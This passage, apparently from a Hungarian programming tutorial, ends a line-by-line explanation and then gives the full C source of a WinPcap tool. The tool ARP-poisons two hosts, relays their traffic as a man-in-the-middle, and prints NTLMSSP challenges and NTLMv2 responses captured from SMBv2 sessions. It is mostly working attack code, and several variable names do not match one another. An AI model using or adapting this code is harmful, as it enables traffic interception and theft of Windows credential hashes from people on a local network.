330. Elindítunk egy ciklust, hogy kiolvassuk a responset. A response hossza a két lépéssel ezelőtt kiolvasott length érték
331. Indul a ciklus
332. a response két részre osztható, az első 16 byte a HMAC válasz, a többi a Kliens Blob. Ezért megvizsgáljuk, hogy tartunk-e a 16. bytenál. Amennyiben igen, akkor kiírjuk, hogy Client BLOB:
333. A response tömbbe beleírjuk a kiolvasott értéket. A csomagban a response a  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 21 + \text{offset3}$ .  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 21 + \text{offset3} + \text{length}$  pozíción vannak.
334. Ha a kiolvasott érték kisebb, mint 16
335. if igaz ága
336. akkor ki kell írni a kiolvasott értéket a vezető nullával együtt.
337. vége az if igaz ágának
338. egyébként (vagyis az érték nagyobb, mint 16)
339. indul az if hamis ága
340. ki kell írni a kiolvasott értéket, de most két karakteren van ábrázolva, ezért nem kell a vezető 0.
341. vége az if hamis ágának, és a kiírató résznek is.
342. Vége a for ciklusnak

343.vége a response csomagot megvizsgáló if igaz ágának.  
 344.Vége az SMBv2 ágnak.  
 345.Vége a csomag méretét vizsgáló if ágnak  
 346.Megvizsgáljuk, hogy több, mint 30 másodperc telt-e el az utolsó poisonoló csomag kiküldése óta.  
 347.Indul az if igaz ága  
 348.A csomagokat a pcap\_sendpacket függvénnyel küldhetjük el. A függvény 0-t ad visszatérő értéknek, ha sikerült az elküldés, bármi más azt jelenti, hogy hiba volt. A függvénynek három paramétere van:

- A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza
- az **elküldendő csomag** most a poisonszo1 változóban van.
- az **elküldendő byteok** száma, arp csomag esetében 42 byte.

349.indul az if igaz ága  
 350.Ha hiba történt kiírjuk, hogy hiba van  
 351.kilépünk a programból  
 352.vége az if igaz ágának  
 353.elküldjük a poisonszo2 csomag tartalmát hasonlóan az előző küldéshez.  
 354.indul az if igaz ága  
 355.Ha hiba történt kiírjuk, hogy hiba van  
 356.kilépünk a programból  
 357.vége az if igaz ágának  
 358. beállítjuk, hogy most küldtük az utolsó poisoningoló csomagot.  
 359.Vége az időt ellenőrző if igaz ágának  
 360.Vége a while ciklusnak  
 361.felszabadítjuk az erőforrásokat  
 362.Vége a programnak

## A teljes kód egyben

```
#include "pcap.h"
#include "..\Include\packet32.h"
#include <ntddndis.h>
#include <string>

void main()
{
    pcap_if_t *alldevs;
    pcap_if_t *d;
    int i=0;
    char errbuf[PCAP_ERRBUF_SIZE];

    /* Retrieve the device list from the local machine */
    if(pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL /* auth is not needed */, &alldevs, errbuf) == -1)
    {
        fprintf(stderr, "Error in pcap_findalldevs_ex: %s\n", errbuf);
        exit(1);
    }

    /* Print the list */
    for(d= alldevs; d != NULL; d= d->next)
    {
        printf("%d. %s", ++i, d->name);
        if (d->description)
            printf(" (%s)\n", d->description);
        else
            printf("\n");
    }
}
```

```

        printf(" (No description available)\n");
    }
    int inum=0;
    char ip1[17];
    char ip2[17];
    printf("Enter the interface number (1-%d): ",i);
    scanf_s("%d", &inum);
    printf("Enter the IP of first computer: ");
    scanf_s("%16s", &ip1, 16);
    printf("Enter the IP of second computer: ");
    scanf_s("%16s", &ip2, 16);
    if(inum < 1 || inum > i)
    {
        printf("\nInterface number out of range.\n");
        pcap_freealldevs(alldevs);
        exit(2);
    }
    for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
        LPADAPTER    lpAdapter = 0;
        PPACKET_OID_DATA  OidData;
        BOOLEAN        Status;
        char *devname = new char[strlen(d->name)-8];
        for(i = 8; d->name[i] != 0; i++)
            devname[i-8] = d->name[i];
        devname[i-8] = 0;
        lpAdapter = PacketOpenAdapter(devname);
        OidData = (PPACKET_OID_DATA)malloc(6 + sizeof(PACKET_OID_DATA));
        if (OidData == NULL)
        {
            printf("error allocating memory!\n");
            PacketCloseAdapter(lpAdapter);
            exit(3);
        }
        OidData->Oid = OID_802_3_CURRENT_ADDRESS;
        OidData->Length = 6;
        ZeroMemory(OidData->Data, 6);
        Status = PacketRequest(lpAdapter, FALSE, OidData);
        PacketCloseAdapter(lpAdapter);

        u_long myiptmp = ((struct sockaddr_in *)d->addresses->addr)->sin_addr.s_addr;
        u_char *myip;
        myip = (u_char *)&myiptmp;
        u_char ip1arr[4];

    i=0;
        ip1arr[i] = atoi(strtok(ip1, " ,.-"));
        while (i<3)
        {
            i++;
            ip1arr[i] = atoi(strtok(NULL, " ,.-"));
            printf("%01.",ip1arr[i]);
        }
        u_char macrequest1[42] =
        {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
        OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData->Data[4],OidData-
>Data[5],
        0x08, 0x06,
        0x00, 0x01,
        0x08, 0x00,
        0x06,
        0x04,
        0x00, 0x01,
        OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData->Data[4],OidData-

```



```

>Data[5],
    myip[0], myip[1], myip[2], myip[3],
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    (u_char)ip1arr[0], (u_char)ip1arr[1], (u_char)ip1arr[2], (u_char)ip1arr[3]
    };

    u_char ip2arr[4];
    i=0;
    ip2arr[i] = atoi(strtok(ip2, " ,.-"));
    while (i<3)
    {
        i++;
        ip2arr[i] = atoi(strtok(NULL, " ,.-"));
        printf("%01i.", ip2arr[i]);
    }
    u_char macrequest2[42] =
    {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
    OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData->Data[5],
    0x08, 0x06,
    0x00, 0x01,
    0x08, 0x00,
    0x06,
    0x04,
    0x00, 0x01,
    OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData->Data[5],
    myip[0], myip[1], myip[2], myip[3],
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    (u_char)ip2arr[0], (u_char)ip2arr[1], (u_char)ip2arr[2], (u_char)ip2arr[3]
    };
    pcap_t *adhandle;
    printf("\nadaptername: %s\n", d->name);
    if ( (adhandle= pcap_open(d->name, // name of the device
        65536, // portion of the packet to capture
        // 65536 guarantees that the whole packet will be captured on all the link layers
        PCAP_OPENFLAG_PROMISCUOUS, // promiscuous mode
        100, // read timeout
        NULL, // authentication on the remote machine
        errbuf // error buffer
    ) ) == NULL)
    {
        fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n", d->name);
        pcap_freealldevs(alldevs);
        exit(4);
    }
    printf("\nlistening on %s...\n", d->description);

    struct bpf_program fcode;
    u_int netmask;
    netmask=((struct sockaddr_in *) (d->addresses->netmask))->sin_addr.S_un.S_addr;
    if (pcap_compile(adhandle, &fcode, "arp", 1, netmask) < 0)
    {
        fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
        pcap_freealldevs(alldevs);
        exit(5);
    }
    if (pcap_setfilter(adhandle, &fcode) < 0)
    {
        fprintf(stderr, "\nError setting the filter.\n");
        pcap_freealldevs(alldevs);
        exit(6);
    }

```

```

        if (pcap_sendpacket(adhandle, macrequest1, 42) != 0)
        {
            fprintf(stderr, "\nError sending the packet: %s\n", pcap_geterr(adhandle));
            exit(7);
        }

        if (pcap_sendpacket(adhandle, macrequest2, 42) != 0)
        {
            fprintf(stderr, "\nError sending the packet: %s\n", pcap_geterr(adhandle));
            exit(8);
        }

        struct pcap_pkthdr *header;
        const u_char *pkt_data;
        int res;
        u_char mac1arr[6];
        u_char mac2arr[6];
        bool mac1set=false;
        bool mac2set=false;
        time_t starttime;
        starttime = time (NULL);
        while((res = pcap_next_ex( adhandle, &header, &pkt_data)) >= 0 && (mac1set!=true) || (mac2set!=true) &&
(difftime(time(NULL),starttime)<10))
        {
            if(res == 0)
                continue;
            if (ip1arr[0]==pkt_data[28] && ip1arr[1]==pkt_data[29] && ip1arr[2]==pkt_data[30] &&
ip1arr[3]==pkt_data[31] && mac1set!=true)
            {
                mac1arr[0]=pkt_data[22];
                mac1arr[1]=pkt_data[23];
                mac1arr[2]=pkt_data[24];
                mac1arr[3]=pkt_data[25];
                mac1arr[4]=pkt_data[26];
                mac1arr[5]=pkt_data[27];
                mac1set=true;
            }
            if (ip2arr[0]==pkt_data[28] && ip2arr[1]==pkt_data[29] && ip2arr[2]==pkt_data[30] &&
ip2arr[3]==pkt_data[31] && mac2set!=true)
            {
                mac2arr[0]=pkt_data[22];
                mac2arr[1]=pkt_data[23];
                mac2arr[2]=pkt_data[24];
                mac2arr[3]=pkt_data[25];
                mac2arr[4]=pkt_data[26];
                mac2arr[5]=pkt_data[27];
                mac2set=true;
            }
        }
        if(res == -1){
            printf("Error reading the packets: %s\n", pcap_geterr(adhandle));
            exit(9);
        }

        u_char poisonto1[42] =
        {mac1arr[0], mac1arr[1], mac1arr[2], mac1arr[3], mac1arr[4], mac1arr[5],
OidData->Data[0],OidData->Data[1],OidData->Data[2],OidData->Data[3],OidData->Data[4],OidData-
>Data[5],
0x08, 0x06,
0x00, 0x01,

```

```

0x08, 0x00,
0x06,
0x04,
0x00, 0x02,
OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData-
>Data[5],
(u_char)ip2arr[0], (u_char)ip2arr[1], (u_char)ip2arr[2], (u_char)ip2arr[3],
mac1arr[0], mac1arr[1], mac1arr[2], mac1arr[3], mac1arr[4], mac1arr[5],
(u_char)ip1arr[0], (u_char)ip1arr[1], (u_char)ip1arr[2], (u_char)ip1arr[3]
};

```

```

u_char poison2[42] =
{mac2arr[0], mac2arr[1], mac2arr[2], mac2arr[3], mac2arr[4], mac2arr[5],
OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData-
>Data[5],
0x08, 0x06,
0x00, 0x01,
0x08, 0x00,
0x06,
0x04,
0x00, 0x02,
OidData->Data[0], OidData->Data[1], OidData->Data[2], OidData->Data[3], OidData->Data[4], OidData-
>Data[5],
(u_char)ip1arr[0], (u_char)ip1arr[1], (u_char)ip1arr[2], (u_char)ip1arr[3],
mac2arr[0], mac2arr[1], mac2arr[2], mac2arr[3], mac2arr[4], mac2arr[5],
(u_char)ip2arr[0], (u_char)ip2arr[1], (u_char)ip2arr[2], (u_char)ip2arr[3]
};

```

```

    if (pcap_sendpacket(adhandle, poison1, 42) != 0)
    {
        fprintf(stderr, "\nError sending the poisoning packet: %s\n", pcap_geterr(adhandle));
        exit(10);
    }

    if (pcap_sendpacket(adhandle, poison2, 42) != 0)
    {
        fprintf(stderr, "\nError sending the poisoning packet: %s\n", pcap_geterr(adhandle));
        exit(11);
    }

    if (pcap_compile(adhandle, &fcode, "ip", 1, netmask) < 0)
    {
        fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");
        pcap_freealldevs(alldevs);
        exit(12);
    }
    if (pcap_setfilter(adhandle, &fcode) < 0)
    {
        fprintf(stderr, "\nError setting the filter.\n");
        pcap_freealldevs(alldevs);
        exit(13);
    }

```

```

time_t poisonlastsent;
poisonlastsent = time(NULL);
u_char pkt_data2[1536];
u_char iphead, tcphead;
int offset1, offset2, offset3, offset4, length;
u_char *offset1arr, *offset2arr, *offset3arr, *offset4arr, *lengtharr;
offset1arr = (u_char *)&offset1;
offset2arr = (u_char *)&offset2;
offset3arr = (u_char *)&offset3;
offset4arr = (u_char *)&offset4;
lengtharr = (u_char *)&length;

```

```

    u_char challenge[8];
    u_char response[1536];
    int sendtoip1=0;
    int sendtoip2=0;

    while((res = pcap_next_ex( adhandle, &header, &pkt_data)) >= 0)
    {
        if(res == 0)
            continue;
        if ((pkt_data[30]==ip1arr[0]) && (pkt_data[31]==ip1arr[1]) && (pkt_data[32]==ip1arr[2]) &&
(pkt_data[33]==ip1arr[3])
            && (pkt_data[0]==OidData->Data[0]) && (pkt_data[1]==OidData->Data[1]) &&
(pkt_data[2]==OidData->Data[2])
            && (pkt_data[3]==OidData->Data[3]) && (pkt_data[4]==OidData->Data[4]) &&
(pkt_data[5]==OidData->Data[5]))
        {
            CopyMemory(pkt_data2,pkt_data,header->len);
            pkt_data2[0]=mac1arr[0];
            pkt_data2[1]=mac1arr[1];
            pkt_data2[2]=mac1arr[2];
            pkt_data2[3]=mac1arr[3];
            pkt_data2[4]=mac1arr[4];
            pkt_data2[5]=mac1arr[5];

            pkt_data2[6]=OidData->Data[0];
            pkt_data2[7]=OidData->Data[1];
            pkt_data2[8]=OidData->Data[2];
            pkt_data2[9]=OidData->Data[3];
            pkt_data2[10]=OidData->Data[4];
            pkt_data2[11]=OidData->Data[5];
            sendtoip1++;
            if (pcap_sendpacket(adhandle, pkt_data2, header->len) != 0)
            {
                printf("\nError sending the %i packet to ip1: %s. Only %d bytes were sent\n",
sendtoip1, pcap_geterr(adhandle), res);
                exit(14);
            }
        }

        if ((pkt_data[30]==ip2arr[0]) && (pkt_data[31]==ip2arr[1]) && (pkt_data[32]==ip2arr[2]) &&
(pkt_data[33]==ip2arr[3])
            && (pkt_data[0]==OidData->Data[0]) && (pkt_data[1]==OidData->Data[1]) &&
(pkt_data[2]==OidData->Data[2])
            && (pkt_data[3]==OidData->Data[3]) && (pkt_data[4]==OidData->Data[4]) &&
(pkt_data[5]==OidData->Data[5]))
        {
            CopyMemory(pkt_data2,pkt_data,header->len);
            pkt_data2[0]=mac2arr[0];
            pkt_data2[1]=mac2arr[1];
            pkt_data2[2]=mac2arr[2];
            pkt_data2[3]=mac2arr[3];
            pkt_data2[4]=mac2arr[4];
            pkt_data2[5]=mac2arr[5];

            pkt_data2[6]=OidData->Data[0];
            pkt_data2[7]=OidData->Data[1];
            pkt_data2[8]=OidData->Data[2];
            pkt_data2[9]=OidData->Data[3];
            pkt_data2[10]=OidData->Data[4];
            pkt_data2[11]=OidData->Data[5];
            sendtoip2++;
            if (pcap_sendpacket(adhandle, pkt_data2, header->len) != 0)
            {

```

```

        printf("\nError sending the packet %i to ip2: %s. Only %d bytes were sent\n",
sendtoip2, pcap_geterr(adhandle), res);
        exit(14);
    }
}

if (header->len > 300)
{
    iphead=(pkt_data[14] << 4) >> 2;

    tcphead=(pkt_data[14+iphead+12] >> 4) << 2;

    if ((pkt_data[14+iphead+tcphead+4]==0xfe) && (pkt_data[14+iphead+tcphead+5]==0x53)
&& (pkt_data[14+iphead+tcphead+6]==0x4D)
&& (pkt_data[14+iphead+tcphead+7]==0x42))
    {
        // SMBv2 protokoll
        offset1arr[3]=0;
        offset1arr[2]=0;
        offset1arr[1]=pkt_data[14+iphead+tcphead+9];
        offset1arr[0]=pkt_data[14+iphead+tcphead+8];

        offset2arr[3]=0;
        offset2arr[2]=0;
        offset2arr[1]=pkt_data[14+iphead+tcphead+4+offset1+1];
        offset2arr[0]=pkt_data[14+iphead+tcphead+4+offset1];

        offset2=offset2-1;

        if ((pkt_data[14+iphead+tcphead+4+offset1+offset2+31]==0x4e) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+32]==0x54)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+33]==0x4c) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+34]==0x4d)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+35]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+36]==0x53)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+37]==0x50) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+38]==0x00)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+39]==0x02) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+40]==0x00)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+41]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+42]==0x00))
        {
            //NTLMSSP request
            printf("\nchallenge: ");
            for(i=0;i<8;i++)
            {
                challenge[i]=pkt_data[14+iphead+tcphead+4+offset1+offset2+55+i];
                if (challenge[i]<16)
                {
                    printf("0%x",challenge[i]);
                }
                else
                {
                    printf("%x",challenge[i]);
                }
            }
            if ((pkt_data[14+iphead+tcphead+4+offset1+offset2+21]==0x4e) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+22]==0x54)
&& (pkt_data[14+iphead+tcphead+4+offset1+offset2+23]==0x4c) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+24]==0x4d)

```

```

        && (pkt_data[14+iphead+tcphead+4+offset1+offset2+25]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+26]==0x53)
        && (pkt_data[14+iphead+tcphead+4+offset1+offset2+27]==0x50) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+28]==0x00)
        && (pkt_data[14+iphead+tcphead+4+offset1+offset2+29]==0x03) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+30]==0x00)
        && (pkt_data[14+iphead+tcphead+4+offset1+offset2+31]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+32]==0x00))
    {
        //NTLMSSP response
        printf("\nHMAC: ");
        lengtharr[3]=0;
        lengtharr[2]=0;
        lengtharr[1]=pkt_data[14+iphead+tcphead+4+offset1+offset2+42];
        lengtharr[0]=pkt_data[14+iphead+tcphead+4+offset1+offset2+41];

        offset3arr[3]=0;
        offset3arr[2]=0;
        offset3arr[1]=pkt_data[14+iphead+tcphead+4+offset1+offset2+46];
        offset3arr[0]=pkt_data[14+iphead+tcphead+4+offset1+offset2+45];

        for(i=0;i<length;i++)
        {
            if (i==16) printf("\nClient BLOB:");

            response[i]=pkt_data[14+iphead+tcphead+4+offset1+offset2+21+offset3+i];
            if (response[i]<16)
            {
                printf("0%x",response[i]);
            }
            else
            {
                printf("%x",response[i]);
            }
        }
    }
}

if (difftime(time(NULL),poisonlastsent)>30)
{
    if (pcap_sendpacket(adhandle, poison1, 42) != 0)
    {
        fprintf(stderr, "\nError sending the poisoning packet: %s\n", pcap_geterr(adhandle));
        exit(15);
    }
    if (pcap_sendpacket(adhandle, poison2, 42) != 0)
    {
        fprintf(stderr, "\nError sending the poisoning packet: %s\n",
pcap_geterr(adhandle));
        exit(16);
    }
    poisonlastsent = time (NULL);
}

}

pcap_freealldevs(alldevs);
}

```

